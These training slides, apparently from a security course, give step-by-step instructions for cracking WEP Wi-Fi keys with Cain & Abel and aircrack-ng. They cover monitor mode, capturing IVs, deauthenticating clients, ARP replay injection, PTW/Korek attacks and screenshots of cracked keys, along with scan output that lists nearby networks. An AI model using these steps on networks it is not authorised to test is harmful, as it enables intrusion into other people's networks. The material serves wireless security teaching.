
BSSID	L...	Vendor	Signal	SSID	Enc	Mode	Channel	Rates (...)	Packets	Unique WEP IVs
00095B...	2...	Netgear...	-77 dBm	LetMeIn	WEP	Infrastr...	11 (24...	6, 9, 12...	333883	321127

KB	Depth	Byte (vote)
0	0/1	BA( 51)9D( 20)A3(
1	0/1	F9( 136)6E( 18)F6(
2	0/1	B5( 72)2E( 6)C1(
3	0/1	84( 59)9D( 33)7B(
4	0/1	80( 66)02( 15)E2(
5	0/1	10( 116)21( 22)3F(
6	0/1	00( 83)EF( 28)08(
7	0/1	4B( 146)42( 16)4E(
8	0/1	9A( 49)A9( 21)AB(
9	0/1	BB( 81)3B( 16)D2(
10	0/1	93( 104)0A( 45)25(
11	0/1	3A( 178)9F( 20)F9(

WEP Key found !  
ASCII:  
Hex: BAF9B5848010004B9ABB933A8F


# Cain - WEP Cracking - Setup

- ❑ Cain can crack WEP by capturing IV's through active ARP requests and passive monitoring
- ❑ Access Cain's WEP cracking by selecting "Wireless" Tab




# Cain - WEP Cracking - Select Adapter

- ❑ Connect AirPcap adapter
- ❑ Select \\airpcap00 as adapter
- ❑ Ensure "Hopping on BG Channels" is selected



# Cain - WEP Cracking - Find Target

- Begin scan by clicking "Passive Scan"
  - ❖ ID access points using WEP
    - In this case "test" is using WEP on Channel 11



The screenshot shows the main interface of Cain & Abel. The top menu bar includes File, View, Configure, Tools, and Help. Below it is a toolbar with various icons for file operations and analysis. A secondary toolbar contains tabs for Decoders, Network, Sniffer, Cracker, Traceroute, CCDU, Wireless, and Query. The main window displays the 'Wireless' section, showing a list of detected wireless networks. The 'Passive Scan' button is highlighted with a red box. The network list table is as follows:

BSSID	Last seen	Vendor	Signal	SSID	Enc	M...	Cha...	R...	Packets	Unique WEP IVs
36469A00497D	09/02/2011 - 20...		-42 dBm	test	WEP	Inf...	11 (...)	2...	31854	31512
30469A00497D	09/02/2011 - 20...		-36 dBm	240...	WPA...	Inf...	11 (...)	2...	318	0
001EE53168B5	09/02/2011 - 20...	Cisco-Linksy...	-96 dBm	mom	OPEN	Inf...	7   2...	6...	67	0



# Cain - WEP Cracking - Lock in on Target Channel

- ❑ Stop Scan
- ❑ Lock on the AP channel (11 in this case)
- ❑ Check "Capture WEP IVs to dump.ivs file" and "WEP Injection"
- ❑ Select 54 Mbps as TxRate

AirPcap USB wireless capture adapter nr. 00

\\.\airpcap00

Passive Scan

AirPcap  
Driver version: 4.1.1.1838  
Current channel: 11

Lock on channel  
11 BG, 2462000 Hz, RX/TX

☒ Capture WEP IVs to dump.ivs file

File size: 4348026 bytes

Analyze Delete Save As

WEP Injection  
☒ ARP Requests


TxRate (Mbps)  
54

BSSID	Last seen	Vendor	Signal	SSID	Enc	M...	Cha...	R...	Packets	Unique WEP IVs
36469A00497D	09/02/2011 - 20...		-42 dBm	test	WEP	Inf...	11 (...)	2...	31854	31512
30469A00497D	09/02/2011 - 20...		-36 dBm	240...	WPA...	Inf...	11 (...)	2...	318	0
001EE53168B5	09/02/2011 - 20...	Cisco-Linksy...	-96 dBm	mom	OPEN	Inf...	7 (2...	6...	67	0

MAC Address	Last seen	Vendor	Signal	Rate	Packets	ARP Requests
0026B6E8B8A3	09/02/2011 - 20...		-50 dBm	54 Mbps	178	1


# Cain - WEP Cracking

- ❑ Start scan again
- ❑ Click on the target (i.e., test) again
  - ❖ Devices associated with the AP are shown in bottom
  - ❖ If IV's are not being collected, right click associated device and click "Deauth"
  - ❖ Must have other devices connected to this SSID
- ❑ Stop scan after sufficient amount of IV's are collected
  - ❖ ~60K - 100k for 64 bit
  - ❖ ~1M for 128 bit
  - ❖ We have a hunch that SSID of 'test' is 64-bit





# Cain - WEP Cracking

- ❑ Click Analyze
- ❑ Click ESSID of interest and select "PTW Attack"
- ❑ Select 64 bit as WEP Key Length
- ❑ Start
- ❑ WEP Key found !
  - ❖ Hex: 8F634F0853
- ❑ If the WEP crack fails collect more packets and try again
- ❑ Try PTW Attack first
- ❑ If PTW fails, try Korek's Attack



# Cain - WEP Cracking

- ❑ Verify that WEP Key works by using info collected
  - ❖ SSID: test
  - ❖ Security key: 8F634F0853



# Aircrack-ng - Crack WEP




1. Open Kali
2. Connect and configure the Alfa card
3. Initially scan the network to discover the AP's
  - ❖ SSID
  - ❖ MAC
  - ❖ Channel
  - ❖ Collect information on any clients attached
4. Collect packets from network
  - ❖ Force ARP replies from AP
    - Not required but speeds up the collection of IVs
5. Crack the captured file to get the key



# Aircrack-ng - Prepping the Alfa Card

- ❑ Start Kali
- ❑ Connect Alfa card to a USB port
- ❑ Verify the Alfa card connected to the VM
  - ❖ On the VM tool bar, select VM → Removable Devices → Realtek RTL8187\_Wireless





# Aircrack-ng - Prepping the Alfa Card

## ❑ Set card to monitor mode

### ❖ ifconfig

- Should also see interface wlan0 and it should be "UP"

```
wlan0: flags=4099<UP, BROADCAST, MULTICAST> mtu 1500
    ether 00:c0:ca:52:21:14 txqueuelen 1000 (Ethernet)
```

### ❖ iwconfig

- Displays wireless interfaces

```
wlan0 IEEE 802.11bg ESSID:off/any
    Mode:Managed Access Point: Not-Associated Tx-Power=20 dBm
    Retry short limit:7 RTS thr:off Fragment thr:off
    Encryption key:off
    Power Management:off
```

# Aircrack-ng - Monitor Mode

```
root@kali:~# airmon-ng start wlan0
```

Found 5 processes that could cause trouble.

If airodump-ng, aireplay-ng or airtun-ng stops working after a short period of time, you may want to kill (some of) them!

```
PID Name
741 NetworkManager
958 wpa_supplicant
959 dhclient
1009 avahi-daemon
1010 avahi-daemon
```

PHY	Interface	Driver	Chipset
phy0	wlan0	rtl8187	Realtek Semiconductor Corp. RTL8187
		(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)	
		(mac80211 station mode vif disabled for [phy0]wlan0)	

```
root@kali:~# airmon-ng check kill
```

Killing these processes:

```
PID Name
958 wpa_supplicant
959 dhclient
```

Kill processes that  
may interfere

```
root@kali:~# █
```



# Aircrack-ng - Finding the Target

- List wireless networks in the area
  - ❖ airodump-ng wlan0mon
  - ❖ Hidden APs also shown
- Find target AP ("dlink" in this case) and note channel and BSSID
- Stop airodump-ng by hitting control-c

```
CH 9 ][ Elapsed: 24 s ][ 2012-01-20 14:18
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
66:2E:28:72:BC:6A	-1	4	0	0	10	54	WEP	WEP	NECPJ
1C:7E:E5:30:54:3E	-37	31	0	0	11	54e.	WEP	WEP	dlink
00:15:C7:80:FF:B0	-28	33	22	0	8	54e.	WPA2	CCMP	PSK LissardNet
00:12:17:9E:62:07	-42	18	0	0	6	54e.	WEP	WEP	scadataest-g
6C:50:4D:2A:A1:32	-59	10	0	0	1	54e.	WPA	TKIP	PSK <length: 1>
6C:50:4D:2A:A1:30	-60	10	0	0	1	54e.	WPA2	CCMP	MGT <length: 1>
6C:50:4D:2A:A1:31	-61	8	0	0	1	54e.	WPA2	CCMP	PSK <length: 1>
00:15:C7:81:1F:E0	-65	4	0	0	4	54e.	WPA2	CCMP	PSK <length: 1>

"e" means QoS enabled  
dot means short preamble is supported

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
66:2E:28:72:BC:6A	00:30:13:F8:7B:2D	-65	0 - 2	0	4	
(not associated)	00:1C:BF:10:9E:62	-57	0 - 1	10	13	CrownePlaza
(not associated)	2C:44:01:C5:7D:01	-58	0 - 1	0	4	

# Aircrack-ng - Saving Frames to a File

- ❑ Lock in on the target's channel and start saving frames
  - ❖ We'll use `--bssid` to only capture frames from the target
  - ❖ `airodump-ng -c 11 wlan0mon --write onlinecrack --bssid 1C7EE530543E`

- ❑ If you see **"fixed channel mon0: -1"**

```
CH 11 ][ Elapsed: 1 min ][ 2012-01-20 14:37 [ fixed channel mon0: -1
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-8	6	753	0 0	11	54e.	WEP	WEP		dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
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- ❖ Bring down your wlan interface: `ifconfig wlan0 down`
- ❖ And try above command again as shown on the next slide

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```
CH 11 ][ Elapsed: 1 min ][ 2012-01-20 14:37
```

BSSID	PWR	RXQ	Beacons	#Data,	#/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-8	6	753	0	0	11	54e.	WEP	WEP		dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes

- ❑ Notice there are no stations associated with the target

# Aircrack-ng - Saving Frames to a File

- A client connects to the AP and is displayed in the list


```
CH 11 ][ Elapsed: 2 mins ][ 2012-01-21 18:40
```

BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
1C:7E:E5:30:54:3E	-18	100	1281	192 0	11	54e.	WEP	WEP	OPN	dlink

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
1C:7E:E5:30:54:3E	00:1C:BF:11:50:FD	-16	54e- 1e	2	62	


# Aircrack-ng - ARP Replay

- Goal is to generate more traffic on the network to collect more IVs
- Capture ARP requests and replay them to see if anything responds

